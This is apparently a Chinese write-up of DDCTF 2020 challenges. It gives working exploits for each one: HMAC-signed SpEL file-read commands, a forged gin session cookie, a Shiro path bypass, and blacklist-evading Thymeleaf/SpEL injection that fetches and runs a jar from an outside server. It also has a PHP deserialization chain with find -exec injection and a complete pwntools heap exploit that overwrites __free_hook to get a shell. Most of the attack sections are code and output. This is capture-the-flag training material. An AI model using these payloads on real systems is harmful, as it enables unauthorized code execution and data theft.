

client抓请求发现signature对即可:

```
GET /server/health HTTP/1.1
Host: 117.51.136.197
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip

HTTP/1.1 200
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 04 Sep 2020 03:30:26 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive

{"code":0,"message":"success","data":null}POST /server/command HTTP/1.1
Host: 117.51.136.197
User-Agent: Go-http-client/1.1
Content-Length: 103
Content-Type: application/json
Accept-Encoding: gzip

{"signature":"IXHD5zwxAcAF770cvMLYJ90NBYeQWCYor29zEWF5ovw=","command":"'DDCTF'","timestamp":1599190226}HTTP/1.1 200
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 04 Sep 2020 03:30:26 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive

{"code":0,"message":"success","data":"DDCTF"}
```

逆client, 得到signature请求逻辑, 根据输出格式、输出长度以及输入, 判断出签名是hmacsha256算法, 然后密钥是DDCTFWithYou, 写个签名脚本打一下

```
import requests
import json
import hmac
import base64
from hashlib import sha256
import time

url = "http://117.51.136.197/server/health"
a = requests.get(url)
print(a.text)
t = int(time.time())
cmd = T(java.net.URLClassLoader).getSystemClassLoader().loadClass("java.nio.file.Files").readAllLines(T(java.net.URLClassLoader).getSystemClassLoader().loadClass("java.nio.file.Paths").get("/home/dc2-user/flag/flag.txt"))
appsecret = "DDCTFWithYou".encode('utf-8')
data = f"{cmd}{t}".encode('utf-8')
print(data)
signature = base64.b64encode(hmac.new(appsecret, data, digestmod=sha256).digest())
print(signature)
data = {"signature":signature.decode(),"command":f"{cmd}","timestamp":t}
print(json.dumps(data))
url = "http://117.51.136.197/server/command"
headers = {'Content-Type': 'application/json','User-Agent':'Go-http-client/1.1','Accept-Encoding':'gzip'}
a = requests.post(url=url,headers=headers,data = json.dumps(data))
print(a.text)
```

然后测了一下'1'+1'发现是11, 然后根据404后端是个java, 感觉是spel, 测了一下读文件拿到flag

一看就感觉可能有溢出或者高并发问题。

int:

请输入卡片数量	向朋友借	请输入卡片数量	借给朋友
---------	------	---------	------

序号	出借的卡片	即收的卡片
----	-------	-------

序号	借来的卡片	需还的卡片
0	2147483647	2147483649

long long:

序号	出借的卡片	即收的卡片
----	-------	-------

序号	借来的卡片	需还的卡片
0	4294967295	1


感觉可能是数据库两个表类型不一样导致的？

然后就能兑换礼物了

小明目前手上有9223372036854775709张卡片。

恭喜你，买到了礼物，里面有夹心饼干、杜松子酒和一张小纸条，纸条上面写着：url: /flag , SecKey: Udc13VD5adM_c10nPxFu@v12, 你能看懂它的含义吗？

随便测了个404，发现熟悉的404页面，写过的都知道是gin



还给了secret key，很容易想到伪造session，把之前的session解两次b64发现有admin，用现成工具伪造一下即可

```
obj string format is invalid

lfy in ~/Downloads/secure-cookie-faker-master
→ go run * enc -n "session" -k "Udc13VD5adM_c10nPxFu@v12" -o '{admin[string]:true[bool]}'
MTU50TIwNzI1M3xFxy1CQkFFQkEw0WlhZ0hfZ2dBQkVBRVFBQUFkXzRJQUFRWnpkSEpwYm1jTUJ3QUZZV1J0YVc0RVltOXZiQUlDQUFFPXY6oVs-zNJ-yoDaRhP362g3o4LMt
jBkZI0FdPWgoeaZMw==


lfy in ~/Downloads/secure-cookie-faker-master
→
```

web3

打开发现登陆，尝试弱口令失败，在返回包里面发现rememberMe=deteleMe 跑了一下shiro的key没跑出来。测了一下shiro最近的几个bypass，发现第二个可以：

```
http://116.85.37.131/34867ccfda85234382210155be32525c;/web/index
```

查看代码发现img路由有个任意读，然后慢慢读web.xml、spring-core.xml等等，还是找不全源码，最后猜测的去读controller拿到AuthController和IndexController两个：



看到auth路由跳转了

<http://116.85.37.131/34867ccfda85234382210155be32525c;/web/68759c96217a32d5b368ad2965f625ef/index>, 发现是个render, 结合刚才web.xml读到了, 信息中有thymeleaf, 猜测可能是thymeleaf渲染, 类似ssti。

测一手`[[${1+1}]]`, 返回2, ok

后边就是绕黑名单。测了好久, 很多种思路都发现被ban了。。

思路过程:

```
bcel -> org.apache本ban
mlet/jdbcrowset -> 两次set被ban
ServiceLoader/com.sun.naming.internal.VersionHelper.getVersionHelper().loadClass也被ban
```

最后觉得只能绕字符过滤了。。过滤了', 尝试new byte发现byte也没了。。

`String.valueOf((char)97)`这种发现spel没有char

最后在一篇国外的文章中收到启发绕过引号 <http://deadpool.sh/2017/RCE-Springs/>

```
$(T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())
```

如果可以拿到`T(java.lang.Character)`的话就可以`toString`去构造出字符串来, 不需要用引号, 但是`java.lang`在waf里面, 然后就去找继承`java.lang.Character`的类, 发现是`final`定义, 没有继承类。

翻了半天文档找到: <https://blog.csdn.net/hry2015/article/details/72668376>

```
// 对于java.lang下面的类, T()可以不指定全限定名称: 输出 --> java.lang.String*
@Value("#{ T(String)}")
private Class<?> tLangString;
```

所以可以直接`T(Character)`去构造出字符串了。

然后尝试nio那个payload去读文件看看

```
T(java.net.URLClassLoader).getSystemClassLoader().loadClass("java.nio.file.Files").readAllLines(T(java.net.URLClassLoader).getSystemClassLoader().loadClass("java.nio.file.Paths").get("/flag"))
```

但是`read`关键词在waf中, 然后其他的读文件的payload貌似也触发了io的waf, 所以换`urlclassloader`。

`urlclassloader`写一下payload完事

```
content=[[${new+java.net.URLClassLoader(new+java.net.URL[${new+java.net.URL(T(Character).toString(104)%2bT(Character).toString(116)%2bT(Character).toString(116)%2bT(Character).toString(112)%2bT(Character).toString(58)%2bT(Character).toString(47)%2bT(Character).toString(47)%2bT(Character).toString(49)%2bT(Character).toString(51)%2bT(Character).toString(57)%2bT(Character).toString(46)%2bT(Character).toString(49)%2bT(Character).toString(57)%2bT(Character).toString(57)%2bT(Character).toString(46)%2bT(Character).toString(50)%2bT(Character).toString(48)%2bT(Character).toString(51)%2bT(Character).toString(46)%2bT(Character).toString(50)%2bT(Character).toString(53)%2bT(Character).toString(51)%2bT(Character).toString(58)%2bT(Character).toString(49)%2bT(Character).toString(50)%2bT(Character).toString(51)%2bT(Character).toString(52)%2bT(Character).toString(47)%2bT(Character).toString(108)%2bT(Character).toString(102)%2bT(Character).toString(121)%2bT(Character).toString(46)%2bT(Character).toString(106)%2bT(Character).toString(97)%2bT(Character).toString(114)}]}.loadClass(T(Character).toString(65)).getConstructor().newInstance().toString()]]
```

```
root@VM-10-6-ubuntu:~# ^C
root@VM-10-6-ubuntu:~# nc -lv -p 12345
Listening on [0.0.0.0] (family 0, port 12345)
Connection from [116.85.37.131] port 12345 [tcp/*] accepted (family 2, sport 54088)
hello ddctf!
/flag_is_here
DDCTF{cadc26ecf281905f5ac183a6de3c89b0}
```

```
root@VM-10-6-ubuntu:/home/lfy# python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 ...
116.85.37.131 - - [05/Sep/2020 17:12:27] "GET /lfy.jar HTTP/1.1"
200 -
```

web4

find那边的escapeshellcmd没用，防不了参数注入。直接-exec就完了

然后unset这里用对象掉用任意方法调用get_flag就行

```
public function __unset($key)
{
    $func = $this->content;
    return $func();
}
```

exp

```

<?php

class ShowOff {
    public $contents;
    public $page;
}

class HintClass {
    // protected $hint = "local_file:///etc/passwd";
    protected $hint = "execute";
    public $execute;
}

class MiddleMan {
    private $cont = 1;
    public $content;
}

class MyClass
{
    var $kw0ng;
    var $flag;
}

$mc = new MyClass();
$mc->flag = "-exec ls -al / ";

$mid2 = new MiddleMan();
$mid2->content = [$mc,'get_flag'];

$c = new ShowOff();
$c->page = $mid2;
$c->contents = "a";

echo urlencode(serialize($c));

?>

```

misc1

公告里面有flag cv一下就是了

misc2

湖湘杯时候留的脚本，直接用就行。。

当时的思路是对比灰度，拿到碎片在原图的位置，然后拼一张新图。

核心代码：

```

def compare_by_rgb(rgb_source, rgb_flag):
    count = len(rgb_source)
    differ = 0
    for i in range(count):
        if rgb_source[i] == rgb_flag[i]:
            differ += 1
    return round(differ / count * 100, 2)

```




misc3

加密流程如下：

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-2by3PJli-1599830498217)(<https://i.loli.net/2020/09/05/kvygfWzcEDHBn2L.png>)]

其中，最后两次异或， $\text{xor } k3, \text{shl } 7, \text{xor } k4$ ，可以归约为一次异或，即 $\text{xor } k34, \text{shl } 7$ （ $k34$ 与 $k3+k4$ 的异或效果等价）。很容易推导，不在此展示了。

因此，虽然有5组子密钥，但实际上，有效密钥仅 $k0, k1, k2, k34$ ，每组子密钥长度应该也为12bit，因此有效密钥长度为 $(2^{12})^4 = 2^{48}$ 。

一个比较容易想到的攻击方法就是**Meet in the Middle Attack**（中间相遇攻击）：

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-N8JRA5gG-1599830498218)(<https://i.loli.net/2020/09/05/tZxelKErqiFYVbP.png>)]

但是每列一个表，对应的 $k0, k1$ （ $k2, k34$ ）就有 4096 种，也就是说表长为 4096 ；而表中的结果只有 4096 种可能，两个表碰撞到的次数太多了。

一组已知的明密文对，仅能够将搜索范围减少 4096 倍，即 4096 减少到 4096 。至少需要4组明密文对才能将4个key确定下来。还需要分别花费

$4096, 4096, 4096$ 的内存去记录下这些candidate keys，太麻烦了。

观察到密钥空间仅为 $4096 = 2^{12}$ ，也不算是很大。烧点钱，买点服务器，暴力跑，就完事了。

所以，我们在某云服务器提供商处租用了 $48 + 3 \times 32 = 144$ 核的云服务器，然后写了一个简单的C程序，对key进行爆破：


```

#include<stdio.h>
#include<stdint.h>

#define u16 uint16_t

u16 sbox0[] = {
    ...
};

u16 sbox1[] = {
    ...
};

u16 inp[] = {
    2684, 3599, 1079, 633, 1799, 1121, 1766, 364, 1943, 873, 1842, 104, 1559, 800, 1590, 3941, 1894, 3948, 1894, 1380, 519, 1135, 1654, 1
396, 1670, 1394, 519, 1897, 1862, 2080, 1591, 633, 1799, 1135, 1655, 609, 1798, 2169
};

u16 out[] = {
    2568, 3185, 567, 361, 1793, 1001, 3036, 2896, 307, 258, 3884, 2240, 2214, 2489, 993, 2168, 2759, 2361, 2759, 73, 2269, 3421, 3808, 41
5, 1214, 1260, 2269, 934, 300, 2160, 2209, 361, 1793, 3421, 990, 790, 2503, 2845
};

u16 ror7(u16 b) {
    return (((b) & 4095) >> 7) | (((b) << 5) & 4095);
}

int main(int argc, char* argv[]) {
    #pragma omp parallel for
    for (u16 k0=48*20+32*90; k0 < 4096; k0++) {
        printf("k0: %d\n", k0);
        for (u16 k1=0; k1 < 4096; k1++) {
            // printf("k1: %d\n", k1);
            for (u16 k2=0; k2 < 4096; k2++) {
                for (u16 k34=0; k34 < 4096; k34++) {
                    int FLAG = 1;
                    for (int i=0; i < 38; i++) {
                        if (ror7(sbox0[sbox1[sbox0[k0 ^ inp[i]] ^ k1] ^ k2] ^ k34) != out[i]) {
                            FLAG = 0;
                            break;
                        }
                    }
                    if (FLAG == 1) {
                        printf("%d, %d, %d, %d\n", k0, k1, k2, k34);
                    }
                }
            }
        }
    }
}

```

编译运行

```

$ gcc -fopenmp exp.c -o exp
$ ./exp

```

对于每个k0，遍历4096 所有的k1, k2, k34单核大概需要14min。

我们有144核，需要跑4096个k0，所以算下来，只需要不到7h就可以跑完。

运气比较好，大概跑了3h就找到了key:

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-g9U7KY9p-1599830498219)(https://i.loli.net/2020/09/05/xMZO2gopbaiGHtk.jpg)]

k34是等价的k3 + k4

改一下源程序里的解密部分，即可getflag。

```
# ...  
  
class Cipher(object):  
    # ...  
    def decrypt_bits(self, b):  
        unboxed = self.rot7(b & BIT_MASK) ^ self.k3 # changed here!  
        return (self.rsbox0[self.rsbox1[self.rsbox0[unboxed] ^ self.k2] ^ self.k1] ^ self.k0)  
    # ...  
  
    def getflag():  
        flag_enc = bytes.fromhex("8ed251b186921842b7fc62b708c18d87729a8771f85755733e12e4caedd51fa2ee7062ceae41dff01dcf").decode("latin-1")  
  
        c = Cipher(3488, 2863, 726, 1886, 0)  
        print(c.decrypt(flag_enc))  
  
if __name__ == "__main__":  
    getflag()  
# DDCTF{2c38c38011e31e919dcd54c8ebd23491}
```

DDCTF{2c38c38011e31e919dcd54c8ebd23491}

pwn

首先这个add会是可变数组,然后在0x605380处有5个指针

- 1.可变数组的chunk地址
- 2.可变数组剩余空间的起始地址
- 3.可变数组的结束地址
- 4.可变数组的start地址
- 5.可变数组的end地址

漏洞点在于show()函数调用的里面,如果可变数组满了会申请一个块,将之前的数据memmove拷贝到新chunk里面,同时更新0x605380处的指针

而0x605380 + 0x18处的指针是作为可变数组的start处的指针,此处没有及时更新,而第5个指针更新了数组的end,所以此处通过edit可以向下溢出,edit完之后start指针变成当前块的位置

既然没有开启pie随机化,那么可以考虑unlink,而unlink想要把bss的指针给劫持下来,那么就需要绕过 FD->bk==p && BK->fd == p两个判断

调试一下可发现,在遍历可变数组的时候,其start指针会随之移动,然后利用此处指针和show()新申请的块伪造一个unlink结构,即可将start指针修改成0x605380

之后就是通过start指针将bss上其他三个指针修改,实现任意写,只需要往hook或者got表里面写入一个rce即可

```
for i in range(16):  
    new(i)  
    show()
```

写入16个整型值,当show的时候会新申请一个块,之前的块放进unsorted bin中,但是start指针没有更新,可以leak出libc_base

```
for i in range(8):
    new(0x20)
for i in range(8):
    no()
edit('-16')
edit(0x90)
edit(0)
edit(0x21)
edit(0x605398 - 0x18)
edit(0x605398 - 0x10)
```

写入8个整型值,show的时候同样会申请一个块,然后溢出,此处就修改新申请的块prevsize大小为-0x10

当下一次show()函数中申请新chunk会free掉上一次show()中申请的chunk,由于old chunk中prevsize被我们修改成-0x10,又由于有符号的原因所以向下与块合并,即可往bss段上写入一个bss地址,然后实现任意写

```
edit(free_hook - 8)
edit(free_hook + 8)
edit(0)
edit(0x605398)
edit(0x6053A8)

show()

edit(0x68732F6E69622F)
edit(system)
```

然后如此修改,即可劫持到free_hook上方,因为在free_hook -8处写入一个/bin/sh的64位整型值,free_hook写system然后clear即可getshell

```
from pwn import *
context.log_level = 'DEBUG'
def menu(ch):
    p.sendlineafter('>>',str(ch))
def new(size):
    menu(1)
    p.sendlineafter('Input your num:',str(size))
def show():
    menu(2)
def clear():
    menu(3)
def edit(value):
    p.sendlineafter('Edit (y/n):','y')
    p.sendline(str(value))
def no():
    p.sendlineafter('Edit (y/n):','n')
p = remote("117.51.143.25",5005)
libc = ELF('./libc-2.23.so')
for i in range(16):
    new(i)
show()
p.recvuntil('1:')
libc_base = int((p.recvuntil('\n',drop=True)),10) - libc.sym['__malloc_hook'] - 0x10 - 88
log.info('LIBC:\t' + hex(libc_base))
for i in range(34):
    no()
clear()
new(0)
```

```
new(1)
clear()
new(0)
new(1)
show()
p.recvuntil('1:')
heap_base = int((p.recvuntil("\n",drop=True)),10) - 0x11C30
log.info('HEAP:\t' + hex(heap_base))
IO_list_all = libc_base + libc.sym['_IO_list_all']
for i in range(10):
    no()
clear()
binsh = libc_base + libc.search('/bin/sh').next()
system = libc_base + libc.sym['system']
Global_max_fast = libc_base + 0x3C67F8
free_hook = libc_base + libc.sym['__free_hook']
for i in range(8):
    new(0x20)
show()
for i in range(8):
    no()
edit('-16')
edit(0x90)
edit(0)
edit(0x21)
edit(0x605398 - 0x18)
edit(0x605398 - 0x10)
for i in range(4):
    no()
for i in range(7):
    new(0x21)
show() # trigger
edit(free_hook - 8)
edit(free_hook + 8)
edit(0)
edit(0x605398)
edit(0x6053A8)
show()
edit(0x68732F6E69622F)
edit(system)
clear()
p.interactive()
```